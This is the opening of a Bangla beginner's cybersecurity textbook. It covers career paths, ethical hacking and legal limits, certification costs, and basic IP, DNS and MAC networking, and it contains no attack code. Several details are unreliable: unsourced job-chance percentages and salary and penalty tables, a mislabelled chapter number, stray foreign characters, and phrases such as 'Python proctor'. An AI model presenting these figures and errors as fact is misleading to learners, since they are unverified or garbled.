

✨ সম্পূর্ণ বাংলা বই

সাইবার নিরাপত্তা: শূন্য থেকে চাকরি

Zero to Job — Cybersecurity in Bangla

48 টি অধ্যায় | 15টি পার্ট

Ethical Hacking | Networking | Linux | Web Security
Metasploit | OSINT | Cryptography | Defense | Career

শিক্ষামূলক উদ্দেশ্যে

সব কোড নিজের lab-এ practice করো

সূচিপত্র

পার্ট ১: ভিত্তি ও রোডম্যাপ

- অধ্যায় ১: cybersecurity কী ও কেন শিখবে
- অধ্যায় ২: ethical hacking কী
- অধ্যায় ৩: certification roadmap

পার্ট ২: Networking

- অধ্যায় ৪: internet কিভাবে কাজ করে
- অধ্যায় ৫: networking fundamentals
- অধ্যায় ৬: advanced networking
- অধ্যায় ৭: wifi wireless

পার্ট ৩: Linux

- অধ্যায় ৮: linux কেন শিখবে
- অধ্যায় ৯: linux commands
- অধ্যায় ১০: kali linux setup
- অধ্যায় ১১: parrot security os

পার্ট ৪: Reconnaissance

- অধ্যায় ১২: osint passive recon
- অধ্যায় ১৩: nmap active recon
- অধ্যায় ১৪: spoofing anonymity

পার্ট ৫: Attack Techniques

- অধ্যায় ১৫: vulnerability assessment
- অধ্যায় ১৬: 5 stages of hacking
- অধ্যায় ১৭: system hacking
- অধ্যায় ১৮: phishing attacks
- অধ্যায় ১৯: malware
- অধ্যায় ২০: network attacks
- অধ্যায় ২১: wifi hacking
- অধ্যায় ২২: password security

পার্ট ৬: Web Security

- অধ্যায় ২৩: web security basics
- অধ্যায় ২৪: owasp top 10
- অধ্যায় ২৫: advanced web attacks
- অধ্যায় ২৬: gain maintain access

পার্ট ৭: Tools

- অধ্যায় ২৭: metasploit framework
- অধ্যায় ২৮: top 10 kali tools
- অধ্যায় ২৯: top 10 free tools
- অধ্যায় ৩০: top 10 gadgets

পার্ট ৮: Mobile Security

অধ্যায় 31: android mobile security

পার্ট ৯: IoT

অধ্যায় 32: cctv iot security

পার্ট ১০: Dark Web ও Cyber War

অধ্যায় 33: surface deep dark web

অধ্যায় 34: cyber war

পার্ট ১১: Cryptography

অধ্যায় 35: cryptography

পার্ট ১২: Defense & Blue Team

অধ্যায় 36: network security defense

অধ্যায় 37: incident response

অধ্যায় 38: siem monitoring

অধ্যায় 39: hardening

পার্ট ১৩: Domain-specific

অধ্যায় 40: healthcare security

অধ্যায় 41: financial security

পার্ট ১৪: AI

অধ্যায় 42: ai cybersecurity

পার্ট ১৫: Career

অধ্যায় 43: bash scripting

অধ্যায় 44: osint advanced

অধ্যায় 45: ctf labs

অধ্যায় 46: bug bounty

অধ্যায় 47: roadmap 2026

অধ্যায় 48: interview prep

পার্ট ১: ভিত্তি ও রোডম্যাপ

৩ টি অধ্যায়

অধ্যায় 1: cybersecurity কী ও কেন শিখবে

অধ্যায় ১: Cybersecurity কী এবং কেন শিখবে?

সহজ কথায়:

তোমার বাড়ির দরজায় তালা দাও—ঠিক তেমনি তোমার ডিজিটাল জীবনেও তালা দিতে হয়। Cybersecurity মানে হলো ডিজিটাল তালা ও পুলিশ একসাথে।

১.১ Cybersecurity কী?

Cybersecurity মানে হলো তথ্য ও সিস্টেমকে রক্ষা করা — হ্যাকার, ভাইরাস, ransomware, ডেটা চুরি, সবকিছু থেকে।

রিয়েল লাইফ analogy দিই। ধরো, তুমি একটা ফ্ল্যাটে থাকো। তোমার: - **দরজার লক** → Firewall (বাইরের মানুষ ঠেকায়) - **সিসি ক্যামেরা** → IDS/IPS (কেউ সন্দেহজনক ঘুরছে কিনা দেখে) - **গার্ড** → Antivirus (খারাপ লোক ধরে) - **জানালায় গ্রিল** → Encryption (ডেটা এমনভাবে ঘুরিয়ে দেয় যে কেউ চুরি করলেও পড়তে পারবে না)

এই সবকিছু মিলেই **Cybersecurity**।

১.২ কেন Cybersecurity এত গুরুত্বপূর্ণ?

2025 সালের কিছু সংখ্যা দেখো:

বছর	গড় ডেটা লিকের খরচ (বিশ্বব্যাপী)
2020	\$3.86 মিলিয়ন
2023	\$4.45 মিলিয়ন
2025	\$5+ মিলিয়ন

বাংলাদেশের কথা বলি: - 2023 সালে বাংলাদেশ ব্যাংকের বেশ কয়েকটি phishing attack - সরকারি ওয়েবসাইটে ঘন ঘন deface attack - রিক্রুটিং ফার্ম, হাসপাতাল, ব্যাংক — সব জায়গায় র্ননসমওয়ার

তুমি cybersecurity শিখলে কী হবে? - দেশের ডিজিটাল নিরাপত্তা দিতে পারবে - ভালো চাকরি পাবে (বাংলাদেশে entry-level 30k-80k, senior-এ 2-3 লাখ) - ফ্রিল্যান্সিং করতে পারবে (bug bounty, pentesting)

১.৩ Blue Team vs Red Team vs Purple Team

এইটা মুচ—ই মজার জিনিস। তিন ধরনের cybersecurity পেশাজীবী:

● Blue Team (ডিফেন্ডার)

যারা **প্রতিরক্ষা** করে। এদের কাজ: - Firewall, IDS/IPS configure - Incident response - সার্ভার harden করা - Log analysis

উপমা: বাড়ির গার্ড। যারা চোর ঢুকতে দেবে না।

● Red Team (আক্রমণকারী)

যারা **আক্রমণ করে** (কিন্তু legal উপায়ে)। এদের কাজ: - Pentesting - Vulnerability assessment - Social engineering test

উপমা: তুমি বাড়ির নিরাপত্তা টেস্ট করার জন্য hired চোর—যে চুরি করে দেখাবে কোথায় ফাঁকফোকর আছে।

● Purple Team (দুজনের সমন্বয়)

Red Team কী পেল, Blue Team কীভাবে ঠিক করবে—এই সমন্বয় করে।

১.৪ Career Paths in Cybersecurity

বাংলাদেশে cybersecurity-তে কী কী ক্যারিয়ার আছে:

ক্যারিয়ার	বেতন (entry)	কী করতে হবে
SOC Analyst	25k-50k BDT	২৪/৭ মনিটরিং, alert দেখে
Pentester	40k-80k BDT	কোম্পানির সিস্টেম hack করে দুর্বলতা দেখানো
Security Engineer	50k-1.2L BDT	Firewall, VPN, SIEM configure
GRC Analyst	40k-70k BDT	compliance check, policy লেখা
Digital Forensics	60k-1.5L BDT	crime scene থেকে evidence সংগ্রহ
Cloud Security	80k-2L BDT	AWS/Azure secure রাখা
Bug Bounty Hunter	Variable	freelance, per bug \$100-\$10k

GRC (Governance, Risk, Compliance)

GRC মানে হলো **নিয়মকানুন**। যেমন: - GDPR (Europe-এর privacy law) - HIPAA (Healthcare data) - PCI DSS (Credit card data) - বাংলাদেশ ডিজিটাল নিরাপত্তা আইন, ২০১৮

এটি comparatively সহজ এবং চাকরির বাজার ভালো।

Cloud Security

AWS, Azure, Google Cloud — সব ক্লাউড secure রাখা। ২০২৬ সালে সবচেয়ে চাহিদাপূর্ণ স্কিল।

Digital Forensics

কম্পিউটার ক্রাইম সিন থেকে evidence সংগ্রহ। পুলিশ, গোয়েন্দা, বা প্রাইভেট ফার্মে কাজ।

১.৫ AI-এর ভবিষ্যৎ Cybersecurity-তে

এটা নিয়ে সবাই চিন্তিত। AI কী আমাদের চাকরি নেবে নাকি?

AI যা করবে:

- Log analysis自動 (SIEM automation)
- Basic vulnerability scan
- Phishing detection

- Malware analysis (speed)

AI যা করবে না:

- Creative attack thinking
- Complex pentesting methodology
- Social engineering (হ্যাঁ, AI social engineering পারে, কিন্তু মানুষের intuition লাগে)
- Strategic decision making
- Incident response (AI suggest করতে পারে, কিন্তু final call মানুষই নেবে)

মনে রাখো: AI একটা টুল। যেমন calculator গণিতবিদের চাকরি নেয়নি, বরং সাহায্য করেছে। AI-ও cybersecurity-কে সাহায্য করবে, প্রতিস্থাপন করবে না।

১.৬ বাংলাদেশে Scope ও চাকরির বাজার

বাংলাদেশে cybersecurity-র বাজার দ্রুত বাড়ছে:

- **সরকারি সেক্টর:** BGD e-GOV, ডিজিটাল নিরাপত্তা এজেন্সি (DNSA)
- **প্রাইভেট সেক্টর:** ব্যাংক, MNO, ISP
- **মাল্টিন্যাশনাল:** Kaspersky, Palo Alto (SE region)
- **Freelancing:** Upwork, Fiverr, HackerOne
- **Startup:** বঙ্গবন্ধু hi-tech park-এ সাইবার নিরাপত্তা startup

কোথায় চাকরি পাবে?

1. bdjobs.com → search "cyber security" or "network security"
2. linkedin.com → Bangladesh location filter
3. দরজা ওয়েবসাইট → সরকারি চাকরি
4. কোম্পানির ক্যারিয়ার পেজ → bKash, Nagad, Dutch-Bangla Bank, Robi, Grameenphone

💡 ল্যাব এক্সারসাইজ

```
# নিজের ল্যাব। কোনো software লাগবে না।  
# শুধু কাগজ-কলম
```

১. নিচের scenario পড়ো:

- তুমি একটি ব্যাংকের security engineer
- ব্যাংকে অনলাইন ট্রান্সফার সিস্টেম আছে
- হঠাৎ একজন গ্রাহক বললেন, তার অ্যাকাউন্ট থেকে ৫০,০০০ টাকা চলে গেছে
- সে password কাউকে দেয়নি

২. উত্তর দাও:

- a) তুমি কীভাবে investigation শুরু করবে?
- b) এটা কি Blue Team নাকি Red Team জিনিস?
- c) কী কী tool ব্যবহার করতে পারো?

✳ মনে রাখো

কী পয়েন্ট	ব্যাখ্যা
Cybersecurity = ডিজিটাল নিরাপত্তা	নিজের ডেটা, সিস্টেম, নেটওয়ার্ক বাঁচানো
Blue Team বাঁচায়, Red Team আক্রমণ করে	দুটোই দরকার
AI সাহায্য করবে, প্রতিস্থাপন করবে না	AI tool, চাকরি নয়
বাংলাদেশে scope ভালো	বেতন 25k থেকে শুরু, 2L+ পর্যন্ত
২০২৬ সালে সবচেয়ে চাহিদা	Cloud Security + AI Security

এখন তুমি জানো Cybersecurity কী এবং কেন শিখবে। পরবর্তী অধ্যায়ে Ethical Hacking নিয়ে বিস্তারিত আলোচনা করব। আপাতত উপরের ল্যাব এক্সারসাইজটা করে ফেলো! 🚀

অধ্যায় ২: ethical hacking কী

অধ্যায় ২: Ethical Hacking কী?

সহজ কথায়:

তুমি যদি লকস্মিথ হও, তুমি তালা খুলতে জানো। এখন তুমি কি চোর নাকি পেশাদার লকস্মিথ? Ethical Hacker হলো পেশাদার লকস্মিথ — যে অনুমতি নিয়ে তালা খোলে, দুর্বলতা দেখায়, আর ঠিক করে দেয়।

২.১ White Hat vs Black Hat vs Grey Hat

● White Hat (Ethical Hacker)

আইনি উপায়ে hack করে। কোম্পানি অনুমতি দিয়েছে, scope (কোথায় hack করবে) ঠিক করা, তারপর কাজ করে রিপোর্ট দেয়।

বাস্তব উদাহরণ: তুমি GP-তে চাকরি করো। GP-র নেটওয়ার্ক hack করে দেখাও, "দেখুন, তোমাদের এই server-এ দুর্বলতা আছে। ঠিক করুন।"

● Black Hat (Malicious Hacker)

অবৈধ hack করে। চুরি, ক্ষতি, ransomware, ডেটা লিক।

বাস্তব উদাহরণ: কেউ bKash hack করে টাকা চুরি করল। এটা criminal offense — জেল হবে।

● Grey Hat

দুইয়ের মাঝখানে। Black Hat নয় (ক্ষতি করে না), কিন্তু White Hat-ও নয় (অনুমতি নেয় না)। নিজে থেকে দুর্বলতা খুঁজে, কোম্পানিকে জানায় — কখনো ফ্রি, কখনো বিনিময়ে টাকা চায়।

বাস্তব উদাহরণ: তুমি ফেসবুকে একটা দুর্বলতা পেলে। ফেসবুককে না জানিয়ে নিজে টেস্ট করলে, তারপর জানালে। এটা technically grey area।

২.২ Legal Boundary — কোনটা Legal, কোনটা জেল

বাংলাদেশের ডিজিটাল নিরাপত্তা আইন, ২০১৮ অনুযায়ী:

কাজ	Legal?	শাস্তি
নিজের system-এ pentest	✓ Legal	-
Bug bounty (authorized)	✓ Legal	-
অন্যের system hack	✗ Illegal	৭-১৪ বছর জেল
অনুমতি ছাড়া scan	✗ Illegal	৩-৭ বছর জেল (কিছু ক্ষেত্রে)
Phishing / social engineering (অনুমতি ছাড়া)	✗ Illegal	১০ বছর পর্যন্ত
নিজের কোম্পানির pentest	✓ Legal	-

কাজ	Legal?	শাস্তি
CTF / lab এ hack	✓ Legal	-

গুরুত্বপূর্ণ!

- তুমি শিখবে **অনুমতি নিয়ে** কাজ করতে
- কখনো production server (যা real user use করে) scan করবে না নিজের ইচ্ছায়
- শুধু lab environment-এ practice করবে যতক্ষণ না professional job পাও

২.৩ Rules of Engagement (RoE)

Ethical hacking-এর সবচেয়ে গুরুত্বপূর্ণ জিনিস। তুমি যখন professional pentest করো, তখন ক্লায়েন্টের সাথে contractual agreement করো যেখানে **Rules of Engagement (RoE)** থাকে।

RoE-তে কী থাকে: - **Scope:** কোন IP, কোন system, কোন application test করবে - **Out of Scope:** কী test করবে না (যেমন backup server, HR database) - **Timing:** কখন test করবে (রাতে? অফিস টাইমে?) - **Communication:** emergency contact number - **Data Handling:** পাওয়া ডেটা কী করবে - **Legal Protection:** কোম্পানি তোমাকে immune করছে legal action থেকে - **Emergency Stop:** যেকোনো সময় test বন্ধ করার ক্ষমতা

🎯 Real Life Analogy

তুমি ডাক্তার। রোগী (কোম্পানি) বলেছে, "শুধু পা দেখবেন, মাথা দেখবেন না।" তুমি যদি মাথা দেখো, তাহলে unethical। তেমনি ক্লায়েন্ট যদি বলে "শুধু web app test করো, internal network নয়" — তাহলে তুমি network-এ হাত দেবে না।

২.৪ Ethics ও Professional দায়িত্ব

Ethical Hacker-এর Golden Rules:

1. **অনুমতি নাও** — কাজ শুরু করার আগে written permission
2. **Scope-র বাইরে যেও না** — শুধু যা বলা হয়েছে তাই করো
3. **ডেটা protect করো** — ক্লায়েন্টের পাওয়া ডেটা secure রাখো
4. **Damage করবে না** — pentest-এ system crash/ডেটা loss হলে দায়
5. **Report দাও** — কী পেয়েছ, কীভাবে ঠিক করবে, সব documentation
6. **Confidentiality** — ক্লায়েন্টের দুর্বলতা গোপন রাখো

Ethical Hacker কীভাবে কাজ করে (step-by-step):

Step 1: Client কোম্পানি যোগাযোগ করে - "আমাদের system test করে দেন"
Step 2: Scope agreement সই হয় - কী test হবে, কী হবে না
Step 3: NDA (Non-Disclosure Agreement) সই - গোপন রাখবে
Step 4: Pentest শুরু - তথ্য সংগ্রহ, scan, exploitation
Step 5: Report জমা - দুর্বলতা, risk level, fix suggestion
Step 6: Remediation - তারা ঠিক করে, তুমি retest করো
Step 7: Close - প্রকল্প শেষ

২.৫ Ethical Hacking Methodology (সাধারণ কাঠামো)

সমস্ত pentest এই পাঁচ ধাপে হয় — একে বলে **5 Stages of Hacking** (আমরা Part 5-এ বিস্তারিত দেখব):

- 1 Reconnaissance (তথ্য সংগ্রহ)
↓
- 2 Scanning & Enumeration
↓
- 3 Gaining Access (exploit)
↓
- 4 Maintaining Access (persistence)
↓
- 5 Clearing Tracks

Blue Team version: এই পাঁচ ধাপ জানলে বুঝবে attacker কী করে। তখনই defense plan করতে পারবে।

💡 ল্যাব এক্সারসাইজ

তোমার প্রথম ethical hacking assignment:

Scenario:
"ABC Ltd." নামে একটি কোম্পানি তোমাকে তাদের web application test করতে বলেছে। তারা নিচের তথ্য দিয়েছে:
- Test scope: 192.168.1.10 (web server)
- Out of scope: 192.168.1.20 (backup server), 192.168.1.30 (mail server)
- Timing: রাত ৮টা-১২টা
- Test type: Black Box (তুমি কিছুই জানো না)

প্রশ্ন:
১. তুমি কী কী tool ব্যবহার করবে প্রথমে?
২. Scope-র বাইরে server scan করলে কী হবে?
৩. তুমি যদি backup server-এ vulnerability পাও, report করবে কি করবে না?

উত্তর: নিচের উত্তর পড়ার আগে নিজে চিন্তা করো।

► উত্তর দেখো

✖ মনে রাখো

কী পয়েন্ট	ব্যাখ্যা
White Hat ↔ অনুমতি নিয়ে কাজ	সম্পূর্ণ আইনি
Black Hat ↔ চুরি/ক্ষতি	জেল হবে
RoE সবচেয়ে গুরুত্বপূর্ণ	scope, timing, rules
5 Stages of Hacking	Recon → Scan → Exploit → Maintain → Clear

পরবর্তী অধ্যায়ে আমরা দেখব কীভাবে certification নিয়ে এই ফিল্ডে professional হতে পারো।

অধ্যায় 3: certification roadmap

অধ্যায় ৩: Certification Roadmap

সহজ কথায়:

তুমি যদি ডাক্তার হও, ডিগ্রি লাগে। তুমি যদি cybersecurity professional হও, certification লাগে। Certification = তোমার স্কিলের প্রমাণ।

৩.১ Entry Level Certification

CompTIA A+

- **কী শেখায়:** কম্পিউটার হার্ডওয়্যার, ট্রাবলশুটিং, বেসিক নেটওয়ার্কিং
- **কার জন্য:** একদম শুরু। যাদের IT ব্যাকগ্রাউন্ড নেই
- **কস্ট:** ~\$250 (বাংলাদেশে ~২৫,০০০ টাকা)
- **তারিখ:** ২ মাস প্রিপারেশন
- **পরবর্তী ধাপ:** CompTIA Network+

CompTIA Network+

- **কী শেখায়:** Networking fundamentals (OSI model, TCP/IP, routing, switching)
- **কার জন্য:** যারা hacker হতে চায় — networking না জানলে hack করা যায় না
- **কস্ট:** ~\$330
- **তারিখ:** ২-৩ মাস
- **হ্যাকারদের জন্য গুরুত্ব:** ★★★★★

CompTIA Security+

- **কী শেখায়:** Cybersecurity fundamentals (threats, vulnerabilities, cryptography, risk management)
- **কার জন্য:** entry level cybersecurity job
- **কস্ট:** ~\$370
- **তারিখ:** ২-৩ মাস
- **এইটা নাও:** DoD (US Department of Defense) এই certification বাধ্যতামূলক করে অনেক job-এর জন্য

Entry Level খরচ তুলনা (বাংলাদেশ থেকে):

Certification	Exam Fee	Training (optional)	Total (approx)
CompTIA A+	~\$250	~\$200	~45,000 BDT
CompTIA Network+	~\$330	~\$200	~55,000 BDT
CompTIA Security+	~\$370	~\$200	~60,000 BDT

টিপস: আপনি তিনটার প্যাকেজ নিতে পারেন অথবা শুধু Security+ দিয়েও শুরু করতে পারেন। Network+ খুব helpful কিন্তু A+ skip করা যায় যদি hardware basics জানো।

৩.২ Intermediate Level Certification

eJPT (eLearnSecurity Junior Penetration Tester)

- **কী শেখায়:** Practical pentesting
- **কার জন্য:** যারা real hacking শিখতে চায়
- **কস্ট:** ~\$200
- **বিশেষত্ব:** ১০০% practical (কোনো MCQ নয়)
- **তারিখ:** ২-৩ মাস
- **কেন ভালো:** CEH-এর চেয়ে সস্তা, বেশি practical

CEH (Certified Ethical Hacker) — EC-Council

- **কী শেখায়:** ৫ ধাপের hacking methodology
- **কার জন্য:** যারা corporate job চায় (HR-রা CEH চেনে)
- **কস্ট:** ~\$1,200 (ভারী ব্যয়বহুল!)
- **তারিখ:** ৩-৪ মাস
- **সমালোচনা:** অনেক বলেছে CEH "too theoretical" — কিন্তু বাংলাদেশের HR-রা এখনও CEH-কেই priority দেয়

eWPT (eLearnSecurity Web Application Penetration Tester)

- **কী শেখায়:** Web application pentesting
- **কার জন্য:** যারা web security-তে specialize করতে চায়
- **কস্ট:** ~\$400

৩.৩ Advanced Level Certification

OSCP (Offensive Security Certified Professional)

- **কী শেখায়:** Advanced pentesting, ২৪ ঘণ্টার exam
- **কার জন্য:** Serious hackers. যারা বলতে চায় "I am a real hacker"
- **কস্ট:** ~\$1,500
- **তারিখ:** ৬ মাস hard work
- **Pass rate:** ~50%
- **কেন বিখ্যাত:** সবচেয়ে সম্মানিত certification। OSCP থাকলে interview-এ priority

CISSP (Certified Information Systems Security Professional)

- **কী শেখায়:** Management, policy, risk management
- **কার জন্য:** যারা manager/CTO হতে চায়
- **কস্ট:** ~\$750
- **শর্ত:** ৫ বছর experience লাগে
- **বাংলাদেশে এইগুলো চিনে:** খুব বেশি কোম্পানি চিনে না, কিন্তু মাল্টিন্যাশনালে লাগে

এছাড়াও Advanced:

- **GPEN** (GIAC Penetration Tester) — ~\$900

- **PNPT** (Practical Network Penetration Tester) — ~\$400 (new, highly rated)

৩.৪ কোনটা আগে নেবে, কত খরচ — Table

তোমার জন্য লেভেল-by-লেভেল road map:

লেভেল	Certification	সময়	খরচ (BDT)	চাকরি পাবার chance
 Begin	Security+	২ মাস	~60,000	60%
 Intermediate	eJPT	২ মাস	~25,000	75%
 Advanced	OSCP	৬ মাস	~1,80,000	95%
 Specialized	CISSP (later)	১ বছর	~90,000	Director level

তবে বাংলাদেশের কথা চিন্তা করলে: শুধু certification নিয়ে লাভ নেই। তোমাকে real skill দেখাতে হবে। অনেক OSCPধারী চাকরি পায় না, আর অনেক certification ছাড়াই চাকরি পেয়ে যায় (skill থাকলে)।

৩.৫ বাংলাদেশ থেকে কীভাবে Certification দেবে?

পদ্ধতি ১: Online Exam (Remote Proctoring)

1. CompTIA/Pearson VUE ওয়েবসাইটে account খোলো
2. Exam voucher কিনো (credit card/PayPal/bKash মাধ্যমে)
3. Exam স্লট বুক করো
4. Python proctor-এর সাথে video call-এ exam দাও
5. Pass করলে certificate PDF পাবে

পদ্ধতি ২: Bangladesh Exam Center

Pearson VUE center আছে বাংলাদেশে: - **Dhaka:** BTI, New Horizons, ৭টা training center - **Chattogram:** কিছু center আছে - সরাসরি center-এ গিয়ে exam দেওয়া যায় (stable internet লাগে)

Payment সমস্যা:

- International certification-এর জন্য credit card লাগে (Visa/MasterCard)
- PayPal account থাকলে ভালো (বাংলাদেশে PayPal transfer সহজ না, তবে bKash-এ অনেকে করে)
- Upwork/Fiverr-এর dollar account use করতে পারো

সাশ্রয়ী উপায়:

- ভাউচার discount: অনেক সময় CompTIA ৩০% পর্যন্ত discount দেয়
- Student discount: কিছু কিছু certification student discount দেয়
- Group buy: বন্ধুদের সাথে মিলে course নিলে discount

৩.৬ Certification ছাড়া কি চাকরি পাওয়া যাবে?

হ্যাঁ। কিন্তু কঠিন। বাংলাদেশের বাজারে:

অবস্থা	চাকরি পাওয়ার chance
Certification নেই, skill আছে	50%
Certification + skill	90%
শুধু certification, real skill নেই	30%
Certification + skill + portfolio	99%

শেষ কথা: certification দরজা খুলে দেয়, কিন্তু skill-ই তোমাকে ঢুকিয়ে দেয়।

৩.৭ Recommended Path (Bangladesh-এর জন্য)

Month 1-2: Network+ (self-study YouTube + বই)
 Month 3-4: Security+ (self-study)
 Month 5-7: eJPT (practical, ২৫০০০ টাকা)
 Month 8-10: TryHackMe, HackTheBox (craft skill)
 Month 11-14: OSCP (যদি seriously নিতে চাও)

মোট সময়: ১৪ মাস (১ বছরের কিছু বেশি)
 মোট খরচ: ~৩ লাখ টাকা (সব certification নিলে)

কম খরচের বিকল্প:

শুধু Security+ → eJPT → self study (YouTube + TryHackMe + HTB)
 খরচ: ~৮০,০০০ টাকা
 সময়: ৮ মাস
 Skill level: Intermediate
 চাকরি: পাওয়া সম্ভব

💡 ল্যাব এক্সারসাইজ

- নিচের তিনটি certification-এর research করো:
 - CompTIA Security+ (SY0-701)
 - eJPT (v2)
 - OSCP (OS-200)
- প্রতিটির জন্য খুঁজে বের করো:
 - Exam fee (বর্তমান)
 - কোথায় দিতে পারো (Bangladesh)
 - কত দিন লাগে prepare করতে
 - Pass rate
- Google search করো: "Security+ SY0-701 exam price" বা official website দেখো

📌 মনে রাখো

লেভেল	Certification	খরচ	সময়
Entry	Security+	~\$370	২ মাস
Intermediate	eJPT / CEH	~\$200 / ~\$1200	২-৪ মাস
Advanced	OSCP	~\$1500	৬ মাস
Management	CISSP	~\$750	৫ বছর exp

Certification দরজা খোলে, skill ঢুকিয়ে দেয়। — এই কথাটা মনে রেখো। পরবর্তী পাঠে আমরা networking-এ ডুব দেব, যেটা ছাড়া hacking অসম্ভব! 🌐

পার্ট ২: Networking

4 টি অধ্যায়

অধ্যায় 4: internet কিভাবে কাজ করে

অধ্যায় 8: Internet কীভাবে কাজ করে

সহজ কথায়:

Internet হলো বিশাল একটা ডাকবিভাগ। তুমি চিঠি পাঠাও (data packet), পোস্টম্যান (router) ঠিকানায় পৌঁছে দেয়, আর উত্তর আসে। IP address হলো তোমার ঠিকানা।

8.1 IP Address: Public vs Private, Static vs Dynamic

IP Address (Internet Protocol Address)

প্রতিটি ডিভাইসের একটি **ইউনিক নাম্বার** থাকে internet-এ — এটাই IP address।

ঠিক যেমন: তোমার বাড়ির ঠিকানা। কেউ যদি তোমাকে চিঠি দিতে চায়, ঠিকানা লাগবে। ডেটা পাঠাতেও IP লাগে।

IP Address-এর দুই ভাষন:

ভাষন	ফরম্যাট	উদাহরণ	মোট address
IPv4	xxx.xxx.xxx.xxx	192.168.1.1	৪.৩ বিলিয়ন (ফুরিয়ে যাচ্ছে)
IPv6	xxxx:xxxx:xxxx:....	2001:db8::1	অসীম (প্রায়)

Public vs Private IP

টাইপ	কী	উদাহরণ	কে দেখে?
Public IP	Internet-এ visible	103.25.xx.xx	সবাই দেখতে পারে
Private IP	লোকাল network-এর ভিতর	192.168.1.x	শুধু তুমি ও তোমার router

Real life analogy: - Public IP = তোমার বিন্ডিং এর ঠিকানা (বাইরে থেকে দেখা যায়) - Private IP = তোমার ফ্ল্যাট নাম্বার (বিন্ডিং এর ভিতরেই বলা হয়)

Static vs Dynamic IP

টাইপ	পরিবর্তন হয়?	খরচ	কে ব্যবহার করে?
Static	না, কখনো বদলায় না	বেশি (~500 টাকা/মাস)	Server, website, company
Dynamic	সময়ে সময়ে বদলায়	ফ্রি (ISP দেয়)	সাধারণ user

8.2 IP Tracking — কীভাবে হয়, কীভাবে বাঁচবে

IP Tracking কীভাবে হয়?

তুমি ওয়েবসাইট Visite করলে → তোমার IP server-এ log হয়
সার্ভার অপারেটর → ISP-কে বলে "এই IP কে ব্যবহার করছে?"
ISP → তোমার তথ্য দেয় (পুলিশের আদেশ থাকলে)

তোমার IP দিয়ে কী কী জানা যায়?

- ✓ তোমার শহর / এলাকা (approx)
- ✓ তোমার ISP (Grameenphone, Robi, ইত্যাদি)
- ✓ তোমার OS ও browser (browser fingerprinting)
- ✗ তোমার সঠিক বাড়ির ঠিকানা (directly না)
- ✗ তোমার নাম (না)
- ✗ তোমার ফোন নাম্বার (না)

🔒 কীভাবে বাঁচবে (Anonymity Techniques):

1. **VPN** — তোমার IP লুকিয়ে VPN server-এর IP দেখায়
2. **Tor** — আরো বেশি anonymous (৩ layer encryption)
3. **Proxy** — basic hiding (VPN-এর চেয়ে কম secure)
4. **Public WiFi** — অন্য network-এ connect করলে IP বদলায়

ভাই সাবধান! VPN সবার জন্য ভালো না। ফ্রি VPN ডেটা চুরি করে! ভালো paid VPN ব্যবহার করো।

8.৩ MAC Address — কী, কীভাবে Track করে

MAC Address (Media Access Control)

প্রতি নেটওয়ার্ক ডিভাইসের (WiFi card, Ethernet port) একটি **হার্ডওয়্যার ঠিকানা** থাকে — একে MAC address বলে।

MAC address এর ফরম্যাট: 00:1A:2B:3C:4D:5E
6 জোড়া হেক্সাডেসিমেল নাম্বার

IP vs MAC:

জিনিস	পরিবর্তনযোগ্য?	কী কাজে লাগে?
IP Address	✓ সহজে change করা যায়	ইন্টারনেটে রাউটিং
MAC Address	✗ Hardware-এ burned-in (কিন্তু software-এ change করা যায়)	লোকাল network-এ Identification

MAC Address Tracking:

- তোমার WiFi network-এ router তোমার MAC address জানে
- Coffee shop, airport-এর WiFiও MAC address track করে
- **MAC spoofing** — MAC address change করে anonymity maintain

8.8 DNS, Domain, Server

Domain Name

মানুষ মনে রাখতে পারে না 103.25.x.x এর মত নাম্বার। তাই আমরা ব্যবহার করি **domain name**।

```
google.com      → IP: 142.250.xx.xx
facebook.com    → IP: 31.13.xx.xx
youtube.com     → IP: 173.194.xx.xx
```

DNS (Domain Name System)

DNS হলো **ফোনবুক** — domain name → IP address অনুবাদ করে।

Real life analogy: তুমি বলো "আমি রহিমকে কল করতে চাই" — ফোনবুক খুঁজে রহিমের নাম্বার বের করে। DNS-ও তেমন — তুমি বলো "google.com", DNS খুঁজে IP বের করে দেয়।

DNS কীভাবে কাজ করে (step by step):

```
তুমি browser-এ লেখো: www.google.com
↓
1. Browser first checks local cache (আগে জানলে)
↓
2. Recursive DNS resolver (ISP / Google DNS 8.8.8.8)
↓
3. Root DNS server (কে .com manage করে?)
↓
4. TLD DNS server (.com server বলে "google.com যার কোথায়")
↓
5. Authoritative DNS server (Google-র নিজের DNS)
↓
6. IP পেয়ে গেলে → browser-এ load হয়
```

DNS Record Types:

টাইপ	কী ধারণ করে	উদাহরণ
A	IPv4 address	google.com → 142.250.80.46
AAAA	IPv6 address	google.com → 2a00:1450:4001:82b::200e
CNAME	Canonical name (alias)	www.google.com → google.com
MX	Mail server	@google.com → mail server
TXT	Text data (verification)	SPF, DKIM records

Server কী?

Server = একটা কম্পিউটার যা ২৪/৭ চলে, আর অন্যদের service দেয়।

```
তুমি → google.com request পাঠালে
↓
Google-র server → response হিসেবে webpage পাঠায়
↓
তুমি browser-এ webpage দেখো
```

8.৫ How Internet Works: ISP → Router → তোমার ডিভাইস

সম্পূর্ণ চিত্র:

তুমি (ল্যাপটপ/ফোন)
↓ WiFi/Ethernet
Router (ঘরে)
↓
ISP (Grameenphone/Robi/Airtel)
↓ Fiber/Optical cable / 4G Tower
Internet Backbone (বিশাল ফাইবার অপটিক কেবল)
↓
Google Server (যেখানে data রাখা)

Step-by-step:

1. তুমি browser এ লেখো "facebook.com"
2. Router router-এ যায়
3. Router ISP-তে পাঠায়
4. ISP DNS-এ জিজ্ঞেস করে "facebook.com কোথায়?"
5. DNS বলে "IP: 31.13.71.36"
6. তোমার request internet backbone দিয়ে Facebook server-এ যায়
7. Facebook server তোমার request process করে
8. Facebook profile page এর data (HTML, CSS, JS, images)
→ packet আকারে ভাগ হয়
9. সব packet internet দিয়ে ফিরে আসে
10. Router packet গুলো তোমার ল্যাপটপে দেয়
11. Browser সব packet জুড়ে webpage দেখায়

ব্যখ্যা (ডাক বিভাগ analogy):

- তুমি বন্ধুকে চিঠি লিখলে:
- ① চিঠি লিখো → Data (তোমার request)
 - ② খামে দিয়ে ঠিকানা লেখো → IP + Port
 - ③ পোস্ট অফিসে দিয়ে দাও → Router
 - ④ পোস্ট অফিস সর্ট করে → ISP routing
 - ⑤ ট্রেন/প্লেনে করে পাঠায় → Internet backbone
 - ⑥ বন্ধুর পোস্ট অফিস → Destination router
 - ⑦ বন্ধু পায় → Server
 - ⑧ বন্ধু উত্তর দেয় → Response

8.6 Packet Switching (Internet-এর ম্যাজিক)

Internet-এ ডেটা একসাথে যায় না। **প্যাকেট** আকারে ভাগ হয়।

